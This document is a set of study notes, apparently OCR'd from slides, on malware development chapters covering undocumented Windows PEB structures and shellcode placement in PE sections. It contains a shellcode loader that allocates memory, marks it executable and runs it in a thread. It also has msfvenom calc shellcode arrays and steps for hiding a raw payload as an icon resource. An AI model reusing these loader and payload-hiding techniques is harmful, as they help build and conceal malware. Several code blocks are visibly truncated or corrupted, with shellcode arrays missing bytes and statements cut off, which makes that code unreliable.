NBS

Maldev Academy Chapter 12-15

SEPTEMBER 2025
by HANIFAH HADIRAH

Maldeving-as always.com

TABLE OF CONTENTS

01 Module 12 - Undocumented Structures

02 Module 13 - Payload Placement - .data & .rdata Sections

03 Module 14 - Payload Placement - .text Section

04 Module 15 - Payload Placement - .rsrc Section

Module 12 - Undocumented Structures

- When we refer Windows documentation, there are *reserved* members within structures
- Reserved members are often presented as arrays of BYTE or PVOID data types.
- Microsoft do not want users understand the structures and exploit or modified these reserved members

```
typedef struct _PEB {
  BYTE                          Reserved1[2];
  BYTE                          BeingDebugged;
  BYTE                          Reserved2[1];
  PVOID                         Reserved3[2];
  PPEB_LDR_DATA                 Ldr;
  PRTL_USER_PROCESS_PARAMETERS  ProcessParameters;
  PVOID                         Reserved4[3];
  PVOID                         AtlThunkSListPtr;
  PVOID                         Reserved5;
  ULONG                         Reserved6;
  PVOID                         Reserved7;
  ULONG                         Reserved8;
  ULONG                         AtlThunkSListPtr32;
  PVOID                         Reserved9[45];
  BYTE                          Reserved10[96];
  PPS_POST_PROCESS_INIT_ROUTINE PostProcessInitRoutine;
  BYTE                          Reserved11[128];
  PVOID                         Reserved12[1];
  ULONG                         SessionId;
} PEB, *PPEB;
```

Finding reserved members

Microsoft Documentation

Syntax

C++ Copy

```
typedef struct _PEB
{
  BYTE                          Reserved1[2];
  BYTE                          BeingDebugged;
  BYTE                          Reserved2[1];
  PVOID                         Reserved3[2];
  PPEB_LDR_DATA                 Ldr;
  PRTL_USER_PROCESS_PARAMETERS  ProcessParameters;
  PVOID                         Reserved4[3];
  PVOID                         AtlThunkSListPtr;
  PVOID                         Reserved5;
  ULONG                         Reserved6;
  PVOID                         Reserved7;
  ULONG                         Reserved8;
  ULONG                         AtlThunkSListPtr32;
  PVOID                         Reserved9[45];
  BYTE                          Reserved10[96];
  PPS_POST_PROCESS_INIT_ROUTINE PostProcessInitRoutine;
  BYTE                          Reserved11[128];
  PVOID                         Reserved12[1];
  ULONG                         SessionId;
} PEB, *PPEB;
```

Members

`Reserved1[2]`

Reserved for internal use by the operating system.

Process Hacker

```
Symbol search path is: srv*
Executable search path is:
ModLoad: 00007ff7`35590000 00007ff7`355c8000   notepad.exe
ModLoad: 00007ff9`202d0000 00007ff9`204c8000   ntdll.dll
ModLoad: 00007ff9`1ed30000 00007ff9`1edef000   C:\Windows\System32\KERNEL32.DLL
ModLoad: 00007ff9`1deb0000 00007ff9`1e182000   C:\Windows\System32\KERNELBASE.dll
ModLoad: 00007ff9`1edf0000 00007ff9`1ee1b000   C:\Windows\System32\GDI32.dll
ModLoad: 00007ff9`1e1e0000 00007ff9`1e202000   C:\Windows\System32\win32u.dll
ModLoad: 00007ff9`1da90000 00007ff9`1db9f000   C:\Windows\System32\gdi32full.dll
ModLoad: 00007ff9`1d9c0000 00007ff9`1da5d000   C:\Windows\System32\msvcp_win.dll
ModLoad: 00007ff9`1e210000 00007ff9`1e310000   C:\Windows\System32\ucrtbase.dll
ModLoad: 00007ff9`20080000 00007ff9`20221000   C:\Windows\System32\USER32.dll
ModLoad: 00007ff9`1f410000 00007ff9`1f765000   C:\Windows\System32\combase.dll
ModLoad: 00007ff9`1e520000 00007ff9`1e645000   C:\Windows\System32\RPCRT4.dll
ModLoad: 00007ff9`1e650000 00007ff9`1e6fd000   C:\Windows\System32\shcore.dll
ModLoad: 00007ff9`1ee80000 00007ff9`1ef1e000   C:\Windows\System32\msvcrt.dll
ModLoad: 00007ff9`0e0d0000 00007ff9`0e36a000   C:\Windows\WinSxS\amd64_microsoft.windows.common-c
(50b8.4608): Break instruction exception - code 80000003 (first chance)
ntdll!LdrpDoDebuggerBreak+0x30:
00007ff9`203a0950 cc              int     3
0:000> !peb
PEB at 00000027a1d1f000
    InheritedAddressSpace:    No
    ReadImageFileExecOptions: No
    BeingDebugged:            Yes
    ImageBaseAddress:         00007ff735590000
    NtGlobalFlag:             70
    NtGlobalFlag2:            0
    Ldr                       00007ff92043c4c0
    Ldr.Initialized:          Yes
    Ldr.InInitializationOrderModuleList: 000001fbe2552f20 . 000001fbe2553640
    Ldr.InLoadOrderModuleList:           000001fbe25530d0 . 000001fbe2559cb0
    Ldr.InMemoryOrderModuleList:         000001fbe25530e0 . 000001fbe2559cc0
                    Base TimeStamp                     Module
            7ff735590000 bdd4adcd Dec 03 13:32:29 2070 C:\Windows\System32\notepad.exe
            7ff9202d0000 b5ced1c6 Aug 28 17:10:14 2066 C:\Windows\SYSTEM32\ntdll.dll
            7ff91ed30000 e35abded Nov 14 22:34:53 2090 C:\Windows\System32\KERNEL32.DLL
            7ff91deb0000 e8e9ac9b Oct 29 07:16:27 2093 C:\Windows\System32\KERNELBASE.dll
            7ff91edf0000 3ee1d71f Jun 07 15:14:23 2003 C:\Windows\System32\GDI32.dll
            7ff91e1e0000 0dcd0213 May 03 23:26:59 1977 C:\Windows\System32\win32u.dll
            7ff91da90000 94124ede Sep 20 18:16:46 2048 C:\Windows\System32\gdi32full.dll
            7ff91d9c0000 39255ccf May 19 18:25:03 2000 C:\Windows\System32\msvcp_win.dll
            7ff91e210000 2bd748bf Apr 23 04:39:11 1993 C:\Windows\System32\ucrtbase.dll
            7ff920080000 90a2bc88 Nov 23 13:10:00 2046 C:\Windows\System32\USER32.dll
            7ff91f410000 f4ecbc84 Mar 19 18:04:20 2100 C:\Windows\System32\combase.dll
            7ff91e520000 a546ff0a Nov 13 18:10:50 2057 C:\Windows\System32\RPCRT4.dll
            7ff91e650000 29534f79 Dec 21 16:28:09 1991 C:\Windows\System32\shcore.dll
            7ff91ee80000 564f9f39 Nov 21 00:31:21 2015 C:\Windows\System32\msvcrt.dll
            7ff90e0d0000 db2b08ef Jul 09 08:23:59 2086 C:\Windows\WinSxS\amd64_microsoft.windows.
    SubSystemData:     0000000000000000
    ProcessHeap:       000001fbe2550000
    ProcessParameters: 000001fbe2552630
    CurrentDirectory:  'C:\Program Files (x86)\Windows Kits\10\Debuggers\'
    WindowTitle:  'C:\Windows\System32\notepad.exe'
```

Unofficial-Process Hacker Header File

```
typedef struct _PEB
{
    BOOLEAN InheritedAddressSpace;
    BOOLEAN ReadImageFileExecOptions;
    BOOLEAN BeingDebugged;
    union
    {
        BOOLEAN BitField;
        struct
        {
            BOOLEAN ImageUsesLargePages : 1;
            BOOLEAN IsProtectedProcess : 1;
            BOOLEAN IsImageDynamicallyRelocated : 1;
            BOOLEAN SkipPatchingUser32Forwarders : 1;
            BOOLEAN IsPackagedProcess : 1;
            BOOLEAN IsAppContainer : 1;
            BOOLEAN IsProtectedProcessLight : 1;
            BOOLEAN IsLongPathAwareProcess : 1;
        };
    };

    HANDLE Mutant;

    PVOID ImageBaseAddress;
    PPEB_LDR_DATA Ldr;
    PRTL_USER_PROCESS_PARAMETERS ProcessParameters;
    PVOID SubSystemData;
    PVOID ProcessHeap;
    PRTL_CRITICAL_SECTION FastPebLock;
    PSLIST_HEADER AtlThunkSListPtr;
    PVOID IFEOKey;
```

Module 13 – Payload placement .data, .rdata

- Payloads can be stored in one of the following PE sections:

.data
.rdata
.text
.rsrc

.data section

- Contains **initialized global and static variables** in a PE executable.
- Memory characteristics: **readable + writable** (suitable for data that changes at runtime).
- Common place to store an **encrypted payload** that will be **decrypted at runtime**.
- Whether a payload ends up in .data depends on **compiler/linker settings** and variable scope (global vs local static).

.data section

```
#include<stdio.h>
#include<stdlib.h>
#include<windows.h>
#include<string.h>

unsigned char payload[] = {
 0x90,
 0x90,
 0xcc,
 0xcc
};
unsigned int payloadLength = sizeof(payload);

int main(void)
{
 void* pMEM;
 BOOL virtualProtectReturnValue;
 HANDLE handleReturn;
 DWORD flprotect = 0;

 pMEM = VirtualAlloc(0, payloadLength, MEM_COMMIT | MEM_RESERVE, PAGE_READWRITE)
 printf("0x%p\n", "PAYLOAD ADDRESS", (void*)payload);
 printf("0x%p\n", "pMEM ADDRESS", (void*)pMEM);

 RtlMoveMemory(pMEM, payload, payloadLength);

 virtualProtectReturnValue = VirtualProtect(pMEM, payloadLength, PAGE_EXECUTE_RE

 printf("press");

 getchar();

 if (virtualProtectReturnValue != 0)
 {
  handleReturn = CreateThread(0, 0, (LPTHREAD_START_ROUTINE)pMEM, 0, 0, 0);
  WaitForSingleObject(handleReturn, -1);
 }

 return 0;
```


Module 13 – Payload placement .data, .rdata

```c
#include <Windows.h>
#include <stdio.h>

// msfvenom calc shellcode
// msfvenom -p windows/x64/exec CMD=calc.exe -f c
// .data saved payload
unsigned char Data_RawData[] = {
    0xFC, 0x48, 0x83, 0xE4, 0xF0, 0xE8, 0xC0, 0x00, 0x00, 0x00, 0x41, 0x51,
    0x41, 0x50, 0x52, 0x51, 0x56, 0x48, 0x31, 0xD2, 0x65, 0x48, 0x8B, 0x52,
    0x60, 0x48, 0x8B, 0x52, 0x18, 0x48, 0x8B, 0x52, 0x20, 0x48, 0x8B, 0x72,
    0x50, 0x48, 0x0F, 0xB7, 0x4A, 0x4A, 0x4D, 0x31, 0xC9, 0x48, 0x31, 0xC0,
    0xAC, 0x3C, 0x61, 0x7C, 0x02, 0x2C, 0x20, 0x41, 0xC1, 0xC9, 0x0D, 0x41,
    0x01, 0xC1, 0xE2, 0xED, 0x52, 0x41, 0x51, 0x48,
    0x42, 0x3C, 0x48, 0x01, 0xD0, 0x8B, 0x80, 0x88,
    0x85, 0xC0, 0x74, 0x67, 0x48, 0x01, 0xD0, 0x50,
    0x8B, 0x40, 0x20, 0x49, 0x01, 0xD0, 0xE3, 0x56,
    0x8B, 0x34, 0x88, 0x48, 0x01, 0xD6, 0x4D, 0x31,
    0xAC, 0x41, 0xC1, 0xC9, 0x0D, 0x41, 0x01, 0xC1,
    0x4C, 0x03, 0x4C, 0x24, 0x08, 0x45, 0x39, 0xD1,
    0x8B, 0x40, 0x24, 0x49, 0x01, 0xD0, 0x66, 0x41,
    0x8B, 0x40, 0x1C, 0x49, 0x01, 0xD0, 0x41, 0x8B,
    0xD0, 0x41, 0x58, 0x41, 0x58, 0x5E, 0x59, 0x5A,
    0x41, 0x5A, 0x48, 0x83, 0xEC, 0x20, 0x41, 0x52,
    0x59, 0x5A, 0x48, 0x8B, 0x12, 0xE9, 0x57, 0xFF,
    0xBA, 0x01, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
    0x01, 0x01, 0x00, 0x00, 0x41, 0xBA, 0x31, 0x8B,
    0xBB, 0xE0, 0x1D, 0x2A, 0x0A, 0x41, 0xBA, 0xA6,
    0xD5, 0x48, 0x83, 0xC4, 0x28, 0x3C, 0x06, 0x7C,
    0x75, 0x05, 0xBB, 0x47, 0x13, 0x72, 0x6F, 0x6A,
    0xDA, 0xFF, 0xD5, 0x63, 0x61, 0x6C, 0x63, 0x00
};

int main() {

    printf("[i] Data_RawData var : 0x%p \n", Data_RawData);
    printf("[#] Press <Enter> To Quit ...");
    getchar();
    return 0;
```

1.The .data section starts at the address 0x00007FF7B7603000.

2.The Data_RawData's base address is 0x00007FF7B7603040 which is an offset of 0x40 from the .data section.

3.Note the memory protection of the region is specified as RW which indicates it is a read-write region



Module 13 – Payload placement .data, .rdata

.rdata section

- Constant variable
  Example: const int k = 5; → cannot be changed at runtime.
- types of variables are considered "read-only" data.
- Depend on compiler setting, .data and .rdata might be combined, or even merged into .text

```
00417C40: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00417C50: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00417C60: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00417C70: 00 00 00 00 00 00 00 00 5B 69 5D 20 52 64 61 74  ........[i] Rdat
00417C80: 61 5F 52 61 77 44 61 74 61 20 5B 2E 72 64 61 74  a_RawData [.rdat
00417C90: 61 20 70 61 79 6C 6F 61 64 5D 20 76 61 72 20 3A  a payload] var :
00417CA0: 20 30 78 25 70 20 0A 00 00 00 00 00 00 00 00 00   0x%p ..........
00417CB0: 00 00 00 00 5B 23 5D 20 50 72 65 73 73 20 3C 45  ....[#] Press <E
00417CC0: 6E 74 65 72 3E 20 54 6F 20 51 75 69 74 2E 2E 2E  nter> To Quit...
00417CD0: 00 00 00 00 00 00 00 00 98 7D 41 00 A8 7E 41 00  .........}A.¨~A.
00417CE0: 00 80 41 00 24 80 41 00 64 80 41 00 98 80 41 00  ..A.$.A.d.A...A.
00417CF0: 01 00 00 00 00 00 00 00 01 00 00 00 01 00 00 00  ................
00417D00: 01 00 00 00 01 00 00 00 53 74 61 63 6B 20 61 72  ........Stack ar
00417D10: 6F 75 6E 64 20 74 68 65 20 76 61 72 69 61 62 6C  ound the variabl
00417D20: 65 20 27 00 27 20 77 61 73 20 63 6F 72 72 75 70  e '.' was corrup
00417D30: 74 65 64 2E 00 00 00 00 54 68 65 20 76 61 72 69  ted.....The vari
00417D40: 61 62 6C 65 20 27 00 00 27 20 69 73 20 62 65 69  able '..' is bei
00417D50: 6E 67 20 75 73 65 64 20 77 69 74 68 6F 75 74 20  ng used without
00417D60: 62 65 69 6E 67 20 69 6E 69 74 69 61 6C 69 7A 65  being initialize
00417D70: 64 2E 00 00 00 00 00 00 00 00 00 00 00 00 00 00  d...............
00417D80: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
```

```c
#include <Windows.h>
#include <stdio.h>

// msfvenom calc shellcode
// msfvenom -p windows/x64/exec CMD=calc.exe -f c
// .rdata saved payload
const unsigned char Rdata_RawData[] = {
    0xFC, 0x48, 0x83, 0xE4, 0xF0, 0xE8, 0xC0, 0x00, 0x00, 0x00, 0x41, 0x51,
    0x41, 0x50, 0x52, 0x51, 0x56, 0x48, 0x31, 0xD2, 0x65, 0x48, 0x8B, 0x52,
    0x60, 0x48, 0x8B, 0x52, 0x18, 0x48, 0x8B, 0x52, 0x20, 0x48, 0x8B, 0x72,
    0x50, 0x48, 0x0F, 0xB7, 0x4A, 0x4A, 0x4D, 0x31, 0xC9, 0x48, 0x31, 0xC0,
    0xAC, 0x3C, 0x61, 0x7C, 0x02, 0x2C, 0x20, 0x41, 0xC1, 0xC9, 0x0D, 0x41,
    0x01, 0xC1, 0xE2, 0xED, 0x52, 0x41, 0x51, 0x48, 0x8B, 0x52, 0x20, 0x8B,
    0x42, 0x3C, 0x48, 0x01, 0xD0, 0x8B, 0x80, 0x88, 0x00, 0x00, 0x00, 0x48,
    0x85, 0xC0, 0x74, 0x67, 0x48, 0x01, 0xD0, 0x50, 0x8B, 0x48, 0x18, 0x44,
    0x8B, 0x40, 0x20, 0x49, 0x01, 0xD0, 0xE3, 0x56, 0x48, 0xFF, 0xC9, 0x41,
    0x8B, 0x34, 0x88, 0x48, 0x01, 0xD6, 0x4D, 0x31, 0xC9, 0x48, 0x31, 0xC0,
    0xAC, 0x41, 0xC1, 0xC9, 0x0D, 0x41, 0x01, 0xC1, 0x38, 0xE0, 0x75, 0xF1,
    0x4C, 0x03, 0x4C, 0x24, 0x08, 0x45, 0x39, 0xD1, 0x75, 0xD8, 0x58, 0x44,
    0x8B, 0x40, 0x24, 0x49, 0x01, 0xD0, 0x66, 0x41, 0x8B, 0x0C, 0x48, 0x44,
    0x8B, 0x40, 0x1C, 0x49, 0x01, 0xD0, 0x41, 0x8B, 0x04, 0x88, 0x48, 0x01,
    0xD0, 0x41, 0x58, 0x41, 0x58, 0x5E, 0x59, 0x5A, 0x41, 0x58, 0x41, 0x59,
    0x41, 0x5A, 0x48, 0x83, 0xEC, 0x20, 0x41, 0x52, 0xFF, 0xE0, 0x58, 0x41,
    0x59, 0x5A, 0x48, 0x8B, 0x12, 0xE9, 0x57, 0xFF, 0xFF, 0xFF, 0x5D, 0x48,
    0xBA, 0x01, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x48, 0x8D, 0x8D,
    0x01, 0x01, 0x00, 0x00, 0x41, 0xBA, 0x31, 0x8B, 0x6F, 0x87, 0xFF, 0xD5,
    0xBB, 0xE0, 0x1D, 0x2A, 0x0A, 0x41, 0xBA, 0xA6, 0x95, 0xBD, 0x9D, 0xFF,
    0xD5, 0x48, 0x83, 0xC4, 0x28, 0x3C, 0x06, 0x7C, 0x0A, 0x80, 0xFB, 0xE0,
    0x75, 0x05, 0xBB, 0x47, 0x13, 0x72, 0x6F, 0x6A, 0x00, 0x59, 0x41, 0x89,
    0xDA, 0xFF, 0xD5, 0x63, 0x61, 0x6C, 0x63, 0x00
};

int main() {

    printf("[i] Rdata_RawData var : 0x%p \n", Rdata_RawData);
    printf("[#] Press <Enter> To Quit ...");
    getchar();
    return 0;
```

.rdata section

Module 14 – Payload placement .text


- Any code that lies within the main function of your program goes in the .text section
- Use directive #pragma section(".text") in order to specify the section, and then use __declspec in order to place our shellcode in .text
- The .text section is special in that it stores variables with executable memory permissions, allowing them to be executed directly without the need for editing the memory region permissions.


```
// msfvenom calc shellcode
// msfvenom -p windows/x64/exec CMD=calc.exe -f c
// .text saved payload
#pragma section(".text")
__declspec(allocate(".text")) const unsigned char Text_RawData[] = {
        0xFC, 0x48, 0x83, 0xE4, 0xF0, 0xE8, 0xC0, 0x00, 0x00, 0x00, 0x41, 0x51,
        0x41, 0x50, 0x52, 0x51, 0x56, 0x48, 0x31, 0xD2, 0x65, 0x48, 0x8B, 0x52,
        0x60, 0x48, 0x8B, 0x52, 0x18, 0x48, 0x8B, 0x52, 0x20, 0x48, 0x8B, 0x72,
        0x50, 0x48, 0x0F, 0xB7, 0x4A, 0x4A, 0x4D, 0x31, 0xC9, 0x48, 0x31, 0xC0,
        0xAC, 0x3C, 0x61, 0x7C, 0x02, 0x2C, 0x20, 0x41, 0xC1, 0xC9, 0x0D, 0x41,
```


Module 14 – Payload placement .rsrc

- Saving the payload in the .rsrc section is a cleaner method for malware authors, since larger payloads cannot be stored in the .data or .rdata

1. 1.Inside Visual Studio, right-click on 'Resource files' then click Add > New Item.
2. Choose .rc file
3. This will generate a new sidebar, the Resource View. Right-click on the .rc file (Resource.rc is the default name), and select the 'Add Resource' option
4. Click ‘Import’
5. Select the calc.ico file, which is the raw payload renamed to have the .ico extension.
6. Resource type can insert RCDATA









.rsrc section

```c
#include <Windows.h>
#include <stdio.h>
#include "resource.h"

int main() {

    HRSRC       hRsrc                   = NULL;
    HGLOBAL     hGlobal                 = NULL;
    PVOID       pPayloadAddress         = NULL;
    SIZE_T      sPayloadSize            = NULL;


    // Get the location to the data stored in .rsrc by its id *IDR_RCDATA1*
    hRsrc = FindResourceW(NULL, MAKEINTRESOURCEW(IDR_RCDATA1), RT_RCDATA);
    if (hRsrc == NULL) {
        // in case of function failure
        printf("[!] FindResourceW Failed With Error : %d \n", GetLastError());
        return -1;
    }

    // Get HGLOBAL, or the handle of the specified resource data since its required to cal
    hGlobal = LoadResource(NULL, hRsrc);
    if (hGlobal == NULL) {
        // in case of function failure
        printf("[!] LoadResource Failed With Error : %d \n", GetLastError());
        return -1;
    }

    // Get the address of our payload in .rsrc section
    pPayloadAddress = LockResource(hGlobal);
    if (pPayloadAddress == NULL) {
        // in case of function failure
        printf("[!] LockResource Failed With Error : %d \n", GetLastError());
        return -1;
    }

    // Get the size of our payload in .rsrc section
    sPayloadSize = SizeofResource(NULL, hRsrc);
    if (sPayloadSize == NULL) {
        // in case of function failure
        printf("[!] SizeofResource Failed With Error : %d \n", GetLastError());
        return -1;
    }

    // Printing pointer and size to the screen
    printf("[i] pPayloadAddress var : 0x%p \n", pPayloadAddress);
    printf("[i] sPayloadSize var : %ld \n", sPayloadSize);
    printf("[#] Press <Enter> To Quit ...");
    getchar();
    return 0;
```

- FindResourceW - Get the location of the specified data stored in the resource section of a special ID passed in (this is defined in the header file)
- LoadResource - Retrieves a **HGLOBAL handle of the resource data**. This handle can be used to obtain the base address of the specified resource in memory.
- LockResource - Obtain a pointer to the specified data in the resource section from its handle.
- SizeofResource - Get the size of the specified data in the resource section.

